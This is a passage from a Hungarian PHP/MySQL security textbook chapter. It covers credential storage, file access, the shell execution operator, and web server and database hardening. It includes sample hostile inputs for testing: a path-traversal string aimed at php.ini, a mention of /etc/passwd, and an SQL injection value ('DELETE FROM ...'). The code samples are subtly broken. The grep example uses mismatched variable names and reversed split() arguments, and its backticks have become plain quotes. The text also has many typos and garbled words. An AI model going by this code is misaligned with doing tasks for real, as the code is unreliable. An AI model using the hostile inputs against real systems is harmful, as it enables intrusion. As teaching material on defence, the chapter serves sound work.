$kapcsolat = @new mysqli("localhost", "bob", "titok", "adatbazis");
```

Ez kényelmes ugyan, ám kevésbé biztonságos, mert ha a crackerek ráteszik a kezüköt a .php fájlunkra, a bob nevű felhasználó jogosultságaival egyből hozzáérnek adatbázisunkhoz.

Célszerűbb a felhasználói nevet és jelszót olyan fájba tenni, amely nem a webes alkalmazás gyökérkönyvtárában helyezkedik el, majd kódunkba beilleszteni azt, például így:

```
<?php
```

```
// ez az adatbazishoz_kapcsoladas.php
$adatbazis_szerver = 'localhost';
$adatbazis_felhasznaloi_nev = 'bob';
$adatbazis_jelszo = 'titok';
$adatbazis_neve = 'adatbazis';
```

```
?>
```

```
<?php
```

```
include('..../code/adatbazishoz_kapcsoladas.php');
```

```
$kapcsolat = @new mysqli($adatbazis_szerver, $adatbazis_felhasznaloi_nev, $adatbazis_jelszo, $adatbazis_neve);
// stb.
```

```
?>
```

Javasolt ugyanígy eljárni más, hasonlóan érzékeny adatokkal is, amelyekről úgy gondoljuk, hogy még egy védelmi rétegre érdemesek.

A fájlrendszerrel kapcsolatos, megfontolandó szempontok

A PHP kialakításakor figyelembe vették a helyi fájlrendszer használatának lehetőségét. Két kérdést is érdemes végigondolnunk:

- Az általunk a lemezre írt fájlok között lesznek olyanok, amelyeket mások is láthatnak?
- Ha mások számára is megadjuk ezt a lehetőséget, vajon ők is hozzá tudnak férfi olyan fájlokhoz, amelyekhez nem szereznénk, ha hozzáérnének (például /etc/passwd)?

Ügyelnünk kell, hogy ne írunk a lemezre átfogó biztonsági jogosultságokkal bíró fájlokat, és ne rakjuk őket olyan helyre, ahol egy többlet felhasználós operációs rendszer, például a Unix különböző változatainak más felhasználói is elérhetik azokat.

Ezen túlmenően akkor is rendkívül óvatosan kell eljárnunk, ha megengedjük a felhasználóknak, hogy beírják az általuk látni kívánt fájl nevét. Ha gyökerkönyvtárunkban (c:\Program Files\Apache Software Foundation\Apache2.2\htdocs\ egy olyan fájlokkel teli könyvtár helyezkedik el, amelyhez hozzáférést adunk a felhasználóknak, és ők bevitelük a megtékinthető kívánt fájl nevét, akkor komoly problémáink adódhatnak, amennyiben a

..\\..\php\php.ini

fájlt szeretnék megnézni.

Ezzel lehetővé válik számukra, hogy megismerjék PHP-telepítésünket, és megnézzék, vannak-e olyan nyilvánvaló gyengelek, amiket kihasználhatnának. Ezt a problémát is könnyen orvosolhatjuk: ha elfogadunk felhasználói bevitelt, szigorúan szűrnünk kell, hogy elkerülhessük az ilyen jellegű gondokat. Az előző példában a ..\ előfordulásainak eltávolítása minden bizonnal segítene megelőzni az ilyen problémát, mint ahogy az is, ha az olyan abszolút elérési útvonalakat is kiszűrjük, mint például a c:\mysql\my.ini.

A kód stabilitása és kódhibák

Ahogy korábban már utaltunk rá, kódunk megfelelő tesztelése és ellenőrzése nélkül, illetve ha a kód annyira bonyolult, hogy tele van hibákkal, webes alkalmazásunk nagy valószínűséggel nem fog megfelelően működni, vagy nem lesz kellően biztonságos. Érdemes beismerni, hogy mi, programozók és az általunk írt kód egyaránt esendő.

Képzeljük el, hogy valaki megnyit egy weboldalt, beír egy szót a keresési párbeszédablakba (például azt, hogy defenesztráció), rákattint a „Keresés” gombra, majd valami ilyesmit lát megjelenni:

;Ollé! Ennek soha nem lett volna szabad megtörténnie. BUG BUG BUG !!!!

Ez a felhasznál minden bizonnal kevésbé fog bízni az oldal robusztusságában vagy biztonságában.

Ha a kezdetektől fogva tudatosan törekszünk alkalmazásunk stabilitására, és ennek megfelelően tervezzük, eredményesen csökkenhetjük az emberi hibák miatt bekövetkező problémák valószínűségét. A következő módszerekkel érhetjük el ezt a célt:

- Alapos tervezési munka előzze meg termékünk létrehozását, és lehetőség szerint készítsünk prototípusokat! Minél többen nézik át tervezéket, annál nagyobb valószínűséggel fogjuk kiszűrni a lehetséges problémákat. Remek alkalom ez arra is, hogy használhatósági tesztet végezzünk alkalmazásunk kezelőfelületén.
- Teremtsünk elegendő tesztelési erőforrást projektünk számára! Rengeteg projekten spórolnak ezen, vagy mindenkor egyetlen tesztelő jut a projekt ötven fejlesztőjére. A fejlesztők jellemzően nem bizonyulnak jó tesztelőknek! Teljes mértékben megbizonyosodnak ugyan arról, hogy a megfelelő inputtal kódjuk tökéletesen működik, de kevésbé megbízhatók az esetleges problémák feltárásában. A nagy szoftverfejlesztő cégek majdnem ugyanannyi tesztelőt és fejlesztőt foglalkoztatnak, és ugyan nem valószínű, hogy fönökeink is meg fognak fizetni ilyen sok tesztelőt, alkalmazásunk sikere valamennyi tesztelő erőforrást mindenképpen igényelni fog.
- Vegyük rá fejlesztőinket, hogy konkrét tesztelési módszertant kövessenek! minden bizonnal így sem fogják az összes ilyen hibát megtalálni, amit egy tesztelő megtalálna, de mindenkor segít elkerülni a regresszálást. Azt a szituációt nevezzük így, amikor a korábban már kijavított problémák vagy hibák a kód egyéb változtatásai miatt újból megjelennek. A fejlesztőknek csak akkor szabad megengedni, hogy véglegesítse a változtatásokat, ha minden egység sikeresen tesztelte azokat.

Az alkalmazást üzembe helyezés után, futás közben is figyelni kell. A naplók rendszeres böngészéséből és a felhasználói/fogyasztói észrevételek elolvasásából kideríthető, hogy jelentkeznek-e komoly problémák vagy esetleges biztonsági rések. Ha igen, már azelőtt kezelní tudjuk őket, hogy kritikussá válhatnának.

Végrehajtó operátor és az exec parancs

Korábban röviden már említettük a parancssori utasítás-végrehajtó (shell command executor) vagy végrehajtó műveleti jel (execution operator) nevű funkciót. Ez alapvetően olyan nyelvi operátor, amellyel tetszőleges parancsokat futtathatunk parancshéjban (Unix-szerű operációs rendszerek esetében az sh valamilyen változata, Windows esetén a cmd.exe), ha fordított idézőjelek (‘) közé tesszük az adott parancsot. Fontos megjegyezni, hogy ez az idézőjel nem azonos a sima, egyszeres idézőjellel ('). Angol nyelvű billentyűkiosztás esetén a bal felső sarokban helyezkedik el a billentyű, más nyelvű billentyűzetben ugyanakkor komoly kihívás lehet megtalálni. A végrehajtó műveleti jel a lefuttatott program szöveges kimenetét tartalmazó sztringértéket adja vissza.

Ha van egy olyan szöveges fájlunk, ami nevekből és telefonszámokból álló listát tartalmaz, a grep parancssal összeállíthatjuk a „Smith” szót tartalmazók listáját. A grep Unix-szerű parancs, amely a keresendő karakterláncmintát és azon fájlok listáját várja, amelyek között keresnie kell. A keresendő mintának megfelelő sorokat adja vissza.

grep [args] minta kereses_helye...

A grepnek léteznek windowsos változatai, sőt, Windows alatt elérhető a findstr.exe nevű, hasonlóan használható program is. Az alábbi kód futtatásával találhatnánk meg a „Smith” nevű embereket:

```
<?php

// az -i azt jelenti, hogy nincs különbség kis- és nagybetű között
$users = 'grep -i smith /home/httpd/www/telefonszamok.txt';

// a kimeneti sorok felbontása tömbbe
// figyelem, Windows alatt a \n helyett \r\n legyen!
$sorok = split($felhasznalok, "\n");

foreach ($sorok as $sor)
{
    // a neveket és a telefonszámokat , karakter választja el
    $nevek_szama = split($sorok, ',');
    echo "Név: {$nevek_szama[0]}, Telefon#: {$nevek_szama[1]}<br/>\n";
}

?>
```

Ha bármikor is megengedjük, hogy felhasználói input kerüljön a fordított idézőjelek között lévő parancsba, különöző biztonsági veszélyforrásoknak tesszük ki magunkat, és rendszerünk biztonsága érdekében szigorúan szűrni kell ezt az inputot. A minimális óvintézkedés az escapeshellcmd függvény használata. Ha azonban biztosra szeretnénk menni, ennél is szigorúbban kell korlátozni a lehetséges inputokat.

Még ennél is rosszabb, hogy mivel alapesetben alacsony szintű jogosultsági környezetben szeretnénk futtatni webszerverünket és a PHP-t (erre a következő részekben még bővebben visszatérünk), könnyen olyan helyzetben találjuk magunkat, hogy ezen parancsok futtatásához magasabb szintű jogosultságokat kell kiosztanunk. Ezzel tovább veszélyeztetjük biztonságunkat. Az operátor használata üzleti környezetben igen nagyfokú körültekintést és óvatosságot igényel.

Az exec parancs és a rendszerfüggvények a végrehajtó operátorhoz nagyon hasonlóan viselkednek, a különbség annyi, hogy a parancsot közvetlenül, nem pedig hétkörnyezetben futtatják, és – a végrehajtó operátorral ellentétben – nem minden adják vissza a teljes kimenetet. Ugyanazokat a biztonsági aggályokat hozzák elő, így ugyanazok a figyelmezetések érvényesek rájuk is.

Webszerverünk és a PHP biztonságossá tétele

Nem elegendő kódunk biztonságosságával törödni, a PHP-t futtató webszerverünk telepítése és konfigurálása is komoly biztonsági aggályokat hordoz magában. A számítógépeinkre és szervereinkre telepítendő szoftverek nagy részét olyan konfigurációs fájlokkal és alapértelmezett funkciókészlettel kapjuk, amelyek a szoftver erejét és hasznosságát hivatottak demonstrálni. A gyártók azt feltételezik, hogy kikapcsoljuk a számunkra szükségtelen és/vagy a kívántnál kevésbé biztonságos funkciókat. Sajnos sokan teljesen megfeledkeznek erről, vagy nem szánnak rá elegendő időt, hogy megfelelően végrehajtsák.

A biztonság „holisztaikus” megközelítése megköveteli, hogy webszervereink és a PHP megfelelő konfigurálásáról is gondoskodjunk. Bár nincsen lehetőségünk bemutatni, hogyan lehet minden szóba jöhető webszervert és PHP kiterjesztést biztonságossá tenni, legalább némi támpontot és iránymutatást adunk az elinduláshoz, illetve ahhoz, hogyan tudunk a témaban további információhoz jutni.

Tartsuk szoftvereinket naprakészen!

Rendszerünk biztonságát a legegyszerűbben úgy tudjuk elősegíteni, ha gondoskodunk arról, hogy az általunk használt szoftverek minden legfrissebb és legbiztonságosabb változata fusson. A PHP, az Apache HTTP Server és a Microsoft Internet Information Server (IIS) esetében ez azt jelenti, hogy több-kevesebb rendszerességgel felkeressük a megfelelő honlapokat (<http://www.php.net>, <http://httpd.apache.org> vagy www.microsoft.com/iis), ahol biztonsági tanácsokat és új verziókat keresünk, illetve az új funkciók listáját böngészve megnézzük, vannak-e köztük a biztonsághoz kapcsolódó javítások.

Az új verzió beállítása

Egyes szoftverek konfigurálása és telepítése időigényes, számos lépésből álló folyamat lehet. Különösen a Unix-verziók esetén, amikor forrásból telepítünk, számos olyan egyéb szoftver lehet, amit előtte telepíteni kell, majd a megfelelő modulok és kiterjesztések bekapsolásához számos parancssori kapcsoló beállítására van még szükség.

Nagyon fontos: készítsünk magunknak rövid telepítési útmutatót, amit a szoftver újabb verzióinak telepítésekor követni fogunk! Így biztosan nem fogunk megfeledkezni az olyan fontos dolgokról, amik csak problémákat okoznának a későbbiekben. A végrehajtandó lépések magas száma miatt igen valószínűtlen, hogy a telepítés során minden egyes apró részletet fejben tudunk tartani.

Az új verzió üzembe helyezése

A telepítést *soha* nem szabad először közvetlenül az üzemen levő kiszolgálón végrehajtani. Mindig legyen tesztszerverünk, amelyre telepíteni tudjuk a szoftvert és a webes alkalmazást, és meggyőződhetünk arról, hogy minden rendben működik-e! Az olyan nyelvek esetében, mint a PHP, ahol egyes alapértelmezett beállítások verzióról verzióra változhatnak, különösen fontos, hogy megfelelő tesztek lefuttatásával megbizonyosodunk: a szoftver új változata nem lehet negatív hatással alkalmazásunk működésére.

Nem feltétlenül szükséges komoly összegekért új számítógépet beszerezni a telepítés és a konfiguráció tesztelésére. Az olyan programok, amelyekkel operációs rendszerünkön belül másik operációs rendszert futathatunk (például a VMware, Inc. VMware vagy a Microsoft VirtualPC szoftvere), lehetővé teszik, hogy aktuálisan futtatott operációs rendszerünkön belül végrehajtsuk a tesztelést.

Ha megbizonyosodtunk róla, hogy a szoftver új verzióján is megfelelően működik webes alkalmazásunk, az élesben működő kiszolgálóinkon is üzembel helyezhetjük. Itt megint csak arra kell ügyelnünk, hogy a folyamat vagy teljesen automatizált legyen, vagy papírra (esetleg egy fájlba) feljegyezzük a telepítés során követendő lépeket, hogy a megfelelő szerverkörnyezet pontos mását állítsuk elő. Az éles kiszolgálón is szükség van némi végső tesztelésre, hogy biztosak lehessünk abban, valóban minden a megfelelő módon működik (lásd a 16.2 ábrán).



16.2 ábra: Kiszolgálószoftver frissítésének folyamata

A php.ini fájl tartalma

Ha eddig még nem szántuk rá magunkat a php.ini fájl átböngészésére, itt a remek alkalom, hogy betöltsük valamilyen szövegszerkesztőbe, és megvizsgáljuk a tartalmát! Az ilyen fájlok bejegyzéseinek nagy része megfelelő megjegyzésekkel rendelkezik, amelyek használatukat írják le. Ezen kívül a funkcióterület/kiterjesztés neve szerint vannak rendezve, így az mbstring konfigurációs opciók neve mbstring-gel kezdődik, a munkamenetekkel (session) kapcsolatosak pedig session előtaggal bírnak (23. fejezet: *Munkamenet-vezérlés PHP-ben*).

A modulok rengeteg olyan konfigurációs beállítást kínálnak, amelyeket soha nem fogunk használni, és amelyek miatt – ha ezek a modulok nincsenek bekapsolva – aggódunk sem kell. A használt modulok esetében azonban fontos, hogy a PHP online kézikönyvében (<http://www.php.net/manual>) átnézzük dokumentációjukat, és tisztában legyünk az egyes kiterjesztések opcióival, illetve azok lehetséges értékeivel.

Megint csak erősen ajánlott, hogy rendszeres biztonsági mentéseket készítsünk php.ini fájlunkról, vagy írjuk fel, hogy milyen változatokat hajtottunk végre benne, hogy új verziók telepítése esetén biztosak lehessünk benne: a megfelelő beállításokkal használjuk.

Az ezekkel a beállításokkal kapcsolatos egyetlen trükk, hogy PHP-ben írt régi szoftver használata esetén jó eséllyel szükség lehet a register_globals és/vagy a register_long_arrays bekapsolására. Ebben az esetben saját magunknak kell eldönteni, hogy az adott szoftver használata megéri-e a biztonsági kockázatot. E kockázat egyébként úgy mérsékelhető, ha rendszeresen utánanézünk a szoftverhez tartozó biztonsági javításoknak vagy egyéb frissítéseknek.

A webszerver konfigurálása

Ha már megfelelőnek találjuk a PHP konfigurálását, fordítsuk figyelmünket a webszerver felé! A biztonság szempontjából minden kiszolgálónál más konfigurálási folyamat vár ránk, mi most a két legnépszerűbb, az Apache HTTP Server és a Microsoft IIS beállítását tekintjük át.

Apache HTTP Server

A httpd szerver alapértelmezett telepítése elfogadhatóan biztonságos, ám érdemes néhány dolgot alaposan leellenőrizni, mielőtt élesben üzembe helyeznénk a kiszolgálót. Az összes konfigurációs beállítást a `httpd.conf` nevű fájlban találjuk, amely általában a httpd alaptelepítésének `/conf` alkönyvtárában helyezkedik el (ami nem más, mint a `/usr/local/apache/conf` vagy a `C:\Program Files\Apache Software Foundation\Apache2.2\conf`). Ne felejtjük el elolvasni a kiszolgáló online dokumentációjában (<http://httpd.apache.org/docs-project>) a vonatkozó biztonsági részeket!

Ezen túlmenően tegyük a következőket:

- Ellenőrizzük, hogy a httpd superuser jogosultságok nélküli felhasználóként fut (Unix esetén például `nobody` vagy `httpd`)! Ezt a `httpd.conf` User és Group beállításai szabályozzák.
- Ellenőrizzük az Apache telepítési könyvtár fájljogosultságainak megfelelő beállítását! Unix esetén ez magában foglalja azt, hogy a gyökérkönyvtár (amely alapértelmezetten `htdocs/` alkönyvtárat használja) kivételével minden könyvtár a `root` tulajdonában van, és 755 jogosultsággal rendelkezik.
- Ellenőrizzük, hogy a szerver úgy legyen beállítva, hogy megfelelő számú kapcsolatot tudjon kezelni! A httpd 1.3.x verzióinak felhasználói esetében olyan ésszerű számot érdemes a `MaxClients` értékének adni, amely egyidejűleg még feldolgozható (az alapértelmezett érték, a 150 teljesen ésszerű, de ha nagyobb terhelésre számítunk, megemelhetjük azt). Az Apache 2.x verzióknál, ahol lehetséges a multithreading (több szalon futó feladat-végrehajtás), a `ThreadsPerChild` értéket kell ellenőrizni (az alapértelmezett érték, az 50 általában elfogadható).
- A `httpd.conf` fájlba megfelelő direktívákat belevéve rejtsük el a fájlokat, amiket nem szeretnénk, ha más is látna! Ha például az `.inc` fájlok megtékinthetőségét szeretnénk megakadályozni, az alábbiakat kell beírnunk:

```
<Files ~ "\.inc\$">
    Order allow, deny
    Deny from all
</Files>
```

Mint már említettük, minél előbb távolítsuk el ezeket a fájlokat az adott weboldal gyökérkönyvtárából!

Microsoft IIS

Az IIS konfigurálása kevésbé a beállításfájlok körül forog, mint az Apache HTTP Server esetén, ennek ellenére számos dolgot meg kell tennünk az IIS telepítésének biztonságossá tétele érdekében:

- Óvakodunk attól, hogy a weboldalak ugyanarra a meghajtóra kerüljenek, mint az operációs rendszer!
- Használjuk az NTFS fájlrendszerét, és fordítsunk időt arra, hogy a szükséges helyekről eltávolítsuk az írási jogosultságokat!
- Töröljük ki az IIS által alapértelmezésben a gyökérkönyvtárba telepített összes fájlt! Nagy valószínűséggel ezek túlnyomó többségét soha nem fogjuk használni (sőt, könnyen lehet, hogy egyiket sem). Telepítéskor jelentős mennyiségi tartalom kerül az `\inetpub\könnyvtárba`, amelyre, hacsak nem használjuk az online konfigurációs eszközöket (és ne használjuk ezeket, válasszuk inkább az `iisadmin` segédalkalmazást!), nem lesz szükségünk.
- Kerüljük a gyakori nevek használatát! Rengeteg automatizált program létezik, amely a gyökérkönyvtárunk gyakori nevű alkönyvtáraiban (például `Scripts/`, `cgi-bin/`, `bin/` stb.) kutat kódok és programok után.

Ismét csak ajánlani tudjuk, hogy az IIS dokumentációját elolvasva alaposabban tájékozódjunk az ajánlott biztonsági eljárásokról.

Webes alkalmazások hosztolása fizetős szolgáltatás igénybevételével

Bizonyos felhasználók számára kicsit problémásabb a virtuális szerver biztonságának kérdése – azokra gondolunk itt, akik fizetős PHP/MySQL hosztolási szolgáltatás igénybevételével futtatják webes alkalmazásaikat. Az ilyen kiszolgálókon minden bizonnal nem férünk hozzá a `php.ini` fájlhoz, így nem tudjuk a beállításokat a nékünk megfelelőre alakítani. Szélsőséges esetben még arra sincsen lehetőségünk, hogy a gyökérkönyvtáron kívül könyvtárakat hozzunk létre, így nem tudjuk a beillesztendő fájljainkat biztonságos helyre pakolni. Szerencsére az ilyen szolgáltatásokat nyújtó cégek is versenyképesek szeretnének maradni, a nem kellőn biztonságos felépítés pedig soha nem fog az ügyfélmegtagtartás lehetséges módszerei közé tartozni.

A biztonság érdekében számos dolgot megtehetünk, amikor megfelelő szolgáltatást keresünk webes alkalmazásaink elhelyezésére:

- Mielőtt valamelyik szolgáltatás mellett döntenénk, nézzük meg, milyen támogatást nyújtanak! A jobb szolgáltatásokhoz teljes online dokumentáció tartozik (egyes szolgáltatóknál kiváló dinamikus oktatóanyagokat is találhatunk), amelyből pontosan kiderül, hogyan konfigurálják tárthelyünket. Ezt alaposan áttanulmányozva megtudhatjuk, hogy minden korlátozásokra és támogatásra számíthatunk az adott szolgáltatónál.
- Olyan tárthelyszolgáltatást keressünk, amely teljes könyvtárfát és nem csak gyökérkönyvtárat kínál! Egyes szolgáltatóknál tárthelyünk gyökérkönyvtára az alap dokumentumkönyvtár, mások teljes könyvtárhierarchiát adnak, amelyben a `public_html/` az a hely, ahova a tartalom és a futtatható PHP kódok kerülnek. Ezeknél a biztonság érdekében megtehetjük, hogy létrehozzuk az `includes/` könyvtárat. Ezzel lehetővé válik, hogy mások ne tekinthessék meg `.inc` fájljaink tartalmát.
- Próbáljuk meg kideríteni, milyen beállításokat használnak a `php.ini` fájlból! Bár a szolgáltatók többsége nem jeleníti meg ezeket az oldalon, illetve nem fogják a fájt e-mailben elküldeni számunkra, a műszaki ügyfelszolgálattól megkérdezhetjük, hogy a biztonságos mód be van-e kapcsolva, és milyen függvényeket és osztályokat kapcsoltak ki. A beállítások értékeit az `ini_get` függénnel is kideríthetjük. A biztonságos módot nem használó vagy egyetlen függvényt ki nem kapcsoló oldalak esetében jobban aggódhatunk, mint az ésszerűen biztonságos konfigurációt kínáló szolgáltatóknál.
- Nézzük meg, milyen verziójú szoftvereket futtatnak! A legfrissebb verziókat? Ha nem találjuk a `phpinfo()` kimenetét, használunk olyan szolgáltatást, mint például a Netcraft (<http://www.netcraft.com>), amellyel megtudhatjuk, milyen szoftvereket futtat az adott oldal! Ellenőrizzük, hogy valóban PHP5-öt használnak!

Keressünk olyan szolgáltatást, ahol van ingyenes próbaidőszak, pénvvisszafizetési garancia vagy bármilyen más lehetőség, amivel hosszú távú kötelezettségvállalás nélkül kipróbálhatjuk, hogyan fognak futni webes alkalmazásaink az adott tárthelyen.

Az adatbázisszerverek biztonsága

Túl azon, hogy minden szoftverünket naprakészen tartjuk, számos dolgot megtehetünk adatbázisaink biztonsága érdekében. Megint csak elmondható, hogy a biztonságról teljes könyveket írhatnánk minden egyes adatbázisszerverhez, amelyre webes alkalmazásainkat írjuk, ám itt és most csak olyan általános stratégiákat tudunk bemutatni, amelyek mindenire egyaránt érvényesek.

Felhasználók és a jogosultsági rendszer

Szánjunk rá időt és energiát, hogy megismérjük a választott adatbázisszerver hitelesítési és jogosultsági rendszerét! Az adatbázis elleni támadások közül meglepően sok egyszerűen azért tud sikeres lenni, mert az emberek nem fordítanak kellő időt arra, hogy meggyőződjenek a rendszer biztonságosságáról.

Ellenőrizzük, hogy van-e minden felhasználónak jelszava! Minden adatbázisszerver esetében az egyik legelső tennivalón legyen meggyőződni arról, hogy az adatbázis rendszergazdája rendelkezik jelszóval! Figyeljünk, hogy a jelszavak ne tartalmazzanak szótári szavakat! Még az olyan jelszavak is, mint a `44bicikliA`, sokkal kevésbé biztonságosak, mint például az `FI93!!xl2@`. Az olyanoknak, akik aggódnak jelszavuk megjegyezhetősége miatt, javasoljuk, hogy egy tetszőleges mondat szavainak kezdőbetűit használják, a kis- és nagybetűket pedig valamilyen egyszerű séma szerint váltogassák, például `MsKsTsHsKs`, azaz „Mit sütsz, kis szúcs, tán sós húst sütsz, kis szúcs?”

Sok adatbázis (köztük a MySQL régebbi verziói) telepítésekor létrehoz egy névtelen felhasználót, aki a kívánatosnál több jogosultsággal rendelkezik. Miután feltérképeztük és megismertük a jogosultsági rendszert, ellenőrizzük, hogy az alapértelmezett felhasználók pontosan azt teszik, amit tenniük kell, a felesleges vagy túl sok jogosultsággal rendelkezőket pedig távolítsuk el!

Ügyeljünk, hogy csak a rendszergazdának legyen hozzáférése a jogosultsági táblákhoz és adminisztrációs adatbázisokhoz! minden más felhasználónak csak azokhoz az adatbázisokhoz szabad hozzáférnie, és csak azokat szabad módosítania, amelyekkel ténylegesen dolgozhat.

Teszteleképpen próbáljuk ki a következőket, és figyeljük, történik-e hiba:

- Kapcsolódjunk felhasználói név és jelszó megadása nélkül!
- Kapcsolódjunk rendszergazdaként jelszó nélkül!
- Adjunk meg rendszergazdaként hibás jelszót!
- Kapcsolódjunk felhasználóként, és próbálunk meg olyan táblát elérni, amelyre nincsen jogosultságunk!
- Kapcsolódjunk felhasználóként, és próbáljuk meg elérni a rendszeradatbázisokat vagy a jogosultsági táblákat!

Amíg nem próbáltuk ki mindeneket, nem lehetünk biztosak rendszerünk jogosultsági rendszerének megfelelő védelmében.

Adatküldés a szerverre

Könyünk eddigi oldalain már többször elmondtuk (és még jó néhányszor el fogjuk mondani), hogy soha ne küldjünk a szerverre szüretlen adatokat. Az adatbázis-kiterjesztések által elérhető, a védőkarakterek használatát lehetővé tevő függvények (például a `mysqli_real_escape_string` vagy a `mssql_escape_string`) segítségével legalább alapszintű védelmet kialakíthatunk.

Azonban az is kiderült már számunkra, hogy nem elegendő ezekre a függvényekre támaszkodni, a beviteli ürlapok minden mezőjénél típusellenőrzést kell végrehajtani. minden bizonnal szeretnénk elkerülni, hogy a felhasználói nevet váró mezőbe több kilobajtnyi adat vagy felhasználói nevekbe nem való karakter kerüljön. A kódban végrehajtott ellenőrzéssel pontosabb hibaüzeneteket adhatunk, és csökkenthetjük az adatbázisainkra leselkedő biztonsági kockázatot. Számszerű és dátum/idő adatok esetén is győződjünk meg a felhasználók által bevitt értékek ésszerűségéről, és csak utána továbbítuk azokat a kiszolgálónak!

Végezetül az azt megengedő szervereken használhatunk tárolt eljárásokat, amelyek nagyrészt elvégzik helyettünk a védőkarakterek kiosztásának munkáját, és gondoskodnak arról, hogy szükség esetén idézőjelek közé kerüljön az, aminek idézőjelek között kell lennie.

Megint csak teszteléssel tudunk megbizonyosodni arról, hogy adatbázisunk megfelelően kezeli az adatokat:

- Próbálunk az ürlapokba olyan értékeket bevinni, mint például a '`DELETE FROM Artalmatlan_Tabla`' stb.!
- Számokat vagy dátumokat fogadó mezőkbe próbálunk olyan értelmetlen értékeket beírni, mint az '`55#$888ABC`', és figyeljünk, hogy hibaüzenetet kapunk-e!
- Próbálunk meg az általunk megadott mérethatáron felüli adatot bevinni, és figyeljük, hogy bekövetkezik-e a hiba!

Kapcsolódás a szerverhez

Számos módszer létezik, hogy az adatbázisszervereinkhez való kapcsolódásokat ellenőrzésünk alatt tartva megőrizzük a kiszolgálóink biztonságosságát. Az egyik legegyszerűbb módszer, ha korlátozzuk a felhasználókat abban, hogy honnan kapcsolódhatnak. A különböző adatbázis-kezelő rendszerekben használt jogosultsági rendszerek nagy részénél nem csak felhasználói nevet és jelszót adhatunk meg az egyes felhasználókhöz, hanem azokat a számítógépeket is meghatározhatjuk, amelyekről a csatlakozás megengedett. Amennyiben adatbázisszerverünk és webszerverünk/PHP motorunk ugyanazon a számítógépen található, akkor érdemes csak a localhostról vagy a gép által használt IP-címről érkező kapcsolódásokat engedélyezni. Ha webszerverünk állandóan ugyanazon a gépen működik, akkor teljesen helyéervaló, ha a felhasználókat csak arról a számítógépről engedjük csatlakozni az adatbázishoz.

Sok adatbázisszerver funkciói között megtaláljuk azt a lehetőséget, hogy titkosított kapcsolaton keresztül (általában a Secure Sockets Layer – SSL néven ismert protokollt használva) kapcsolódunk hozzájuk. Ha bármikor is a nyilvános interneten keresztül kell adatbázisszerverhez kapcsolódni, titkosított kapcsolatot kell használni – amennyiben elérhető ilyen. Ha nem, érdemes lehet *alagutat* (tunnel) létrehozó termékét választani. Az alagút olyan pokolian okos ötlet, amely biztonságos kapcsolatot hoz létre az egyik géptől a másikig, és a TCP/IP portok (például a 80-as port a HTTP- és a 25-ös az SMTP-forgalomhoz) ezen a biztonságos kapcsolaton keresztül vannak a másik géphez irányítva, ami helyinek látja a forgalmat.

Végezetül nem szabad megfeledkezni arról, hogy az adatbázisszervernél beállított, általa egyszerre kezelní képes kapcsolódások száma nagyobb legyen, mint amennyit a webszerver és a PHP lehetővé tesz. Korábban említettük, hogy az Apache HTTP Server 1.3.x verziói alapértelmezésben maximum 150 kapcsolatot tudnak kezelní. Ha a `my.ini`-ben a MySQL által megengedett kapcsolatok számát az alapértelmezetten értéken (100) hagyjuk, márhis hibás konfigurációt kapunk. Ezt elkerülendő mindenkorban a következő módosítást kell végrehajtanunk `my.ini` fájlunkban:

```
max_connections=151
```

Azért engedélyeztünk egygyel több kapcsolatot, mert a MySQL mindig fenntart egyet a rendszergazdának. Ő így akkor is bejelentkezhet és dolgozhat, ha a kiszolgáló teljesen le van terhelve.

A kiszolgáló futtatása

A kiszolgáló biztonsága érdekében számos dolgot megtehetünk az adatbázisszerver futtatása során. Az első és legfontosabb, hogy soha nem szabad azt superuserként (Unix esetén rootként, Windows esetén rendszergazdaként) futtatni. Ha a szervert bármikor feltörök, teljes rendszerünk veszélyben lesz. A MySQL igazából csak akkor hagyja, hogy superuserként futassuk, ha illetén szándékunkat megerősítve kényszerítjük rá – ami természetesen megint csak ellenjavallt.

Az adatbázisszoftver beállítása után a legtöbb program azt kéri, hogy – a fürkésző szemek előli elrejtésük érdekében – módosítssuk az adatbázis könyvtárainak és fájljainak tulajdonosait, illetve a vonatkozó jogosultságokat. Ne feledjük megtenni ezt, és ügyeljünk, hogy ne a superuser legyen az adatbázisfájlok tulajdonosa! (Ellenkező esetben ugyanis a nem superuseri adatbázisszerver-folyamatok még saját adatbázisfájliaikba sem tudnának írni.)

Amikor a jogosultsági és hitelesítési rendszerrel dolgozunk, csak a lehető legszűkebb jogosultságokkal hozzuk létre a felhasználókat! Nem érdemes széles körű jogosultságokat kiosztani nekik, mondván valamikor még szükségük lehet rá. Éppen ellenkezőleg: szükség esetén kell további jogosultságokat adni.

A hálózat védelme

Számos módszer létezik a webes alkalmazásunknak otthonát adó hálózat védelmére. Bár ezek részletes bemutatása meghaladja könyünk lehetőségeit, viszonylag egyszerűen tájékozódhatunk az ilyen módszerekről, amik nem csak webes alkalmazásainkat fogják védeni.

Tűzfalak telepítése

Ahogy a PHP-ben írt webes alkalmazásunkba érkező minden felhasználói inputot szürnünk kell, ugyanígy kell eljárni a hálózatunkba érkező teljes forgalommal, legyen szó céges irodai hálózatról vagy adatközpontról, amelyben szervereinket és alkalmazásainkat üzemeltetjük.


Tűzfallal tehetjük ezt meg, ami lehet ismert operációs rendszeren – például FreeBSD-n, Linuxon vagy Microsoft Windowson – futó szoftver vagy hálózati eszközgyártótól beszerzett, dedikált hálózatbiztonsági berendezés. A tűzfal feladata a nem kívánt forgalom kiszűrése és a hozzáférés megakadályozása hálózatunk azon részeihez, amelyeket nem szeretnénk, hogy mások bolygassanak.

